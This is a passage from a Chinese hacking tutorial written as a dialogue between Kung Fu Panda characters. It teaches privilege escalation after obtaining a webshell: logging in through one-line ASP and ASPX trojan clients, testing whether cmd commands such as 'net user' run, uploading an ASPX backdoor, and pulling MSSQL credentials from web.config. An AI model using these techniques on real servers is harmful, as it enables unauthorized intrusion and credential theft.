"熊猫师弟，蛇师姐我对提权也有些经验，今天就把我提权的一些经验传授给你吧。其实刚才你跟太极虎师姐获取的只是一个 webshell，获取 webshell 不等于获取了系统的权限，也就是说

你不一定能完全控制这台服务器。要想完全获取服务器的权限，就得拿到web权限后进一步把权限提升，从而获得系统权限。这其中的第一步就是先在系统上建立管理账号。"

"哇！那就可以好像控制自己的电脑一样了吗？"阿宝开始有点兴奋了！

"那肯定啊，获取了系统权限想干嘛就干嘛！不过非法勾当就不行了！"

"好好好！那赶快提权吧！蛇师姐！"

一句话木马

"首先打开海洋顶端一句话木马客户端，然后在表单提交地址处输入一句话后门的地址 http://xxx.xxx.xxx/img/shell.asp，其中Const userPassword = "123"里面的123就是设置的密码，这个密码你可以任意修改，提交之后要输入密码的。




图1

点击"提交"按钮就会出现如图2的界面了，输入你刚才定义的密码之后就能正常登录。登录后界面如图3，首先看看webshell有没有权限执行cmd命令。




图2




图3

点击"WScript.Shell程序运行器"功能，然后在"命令参数"那里输入"net user"命令，执行结果如图4，执行失败，这就说明cmd命令不能直接执行了。这里我们可以尝试一下使用WScript.Shell执行cmd命令，结果一样，执行失败！




图4

展开"服务器组件探针"这个功能，检测一下WScript.Shell功能是否被删除，如图5。我们发现WScript.Shell功能并没有被删除，那就是管理员对服务器做了限制。

既然不能执行CMD命令，我们想想其它办法吧！打开"FSO文件浏览操作器"功能，来看看网站目录有没有可利用的东西。




图5

进入网站根目录，如图6，我们发现这个网站支持aspx，这种情况我们可以尝试使用aspx后门提权，因为aspx的脚本继承了.net的users权限，而aspshell继承了IIS用户的guest权限，所以aspxshell的作用更明显。




图6

前面不是提到aspx也有一句话后门么？现在就拿出来用了，先用海阳顶端asp木马上传shell.aspx（此为aspx一句话木马的服务端）上去，点击"上传"功能，然后选择上传文件再上传就行了，保存路径可自定义，如图7。




图7




图8

打开aspx一句话shell客户端，如图8，然后依次点击"工具"－"管理shell"，出现如图9的界面，在地址栏输入刚才上传的aspx一句话shell




图9

的地址 **http://xxx.xxx.xxx/shell.aspx**，密码那里输入 **pwd**（这个是默认密码，如果你修改过请自行更换）。

保存之后上面就会多出你刚才设置的webshell信息了，双击它就会进入管理页面，然后点击“**文件管理**”即可列出网站目录。但是很不幸，我们这里的权限不够，无法列出网站目录，如图10。




图10

目录都不能列，就更不用说执行cmd命令了。

提示：

1、aspx一句话shell如果连接提示出错，就说明此空间不支持aspx；

2、aspx一句话shell如果能列目录，不代表能执行cmd命令；

3、很多时候，在aspx一句话shell中能直接添加用户；

4、一般情况下，aspx一句话shell文件管理中操作文件的权限比asp shell要高。

车到山前必有路，常见的提权当然离不开数据库了。既然前面的方法不能利用，我们还可以尝试查找一下配置文件，一般aspx的配置文件为 **web.config**，里面保存了MSSQL的账号密码，我们可以通过连接MSSQL进行提权操作。

在根目录很容易就找到 **web.config**，选中这个文件然后点击“**编辑**”功能，浏览器自动打开一个新页面，如图11，这里我们可以对文件进行编辑操作。阿宝，看见没有？里面存在着账号密码，知道在哪里不？”

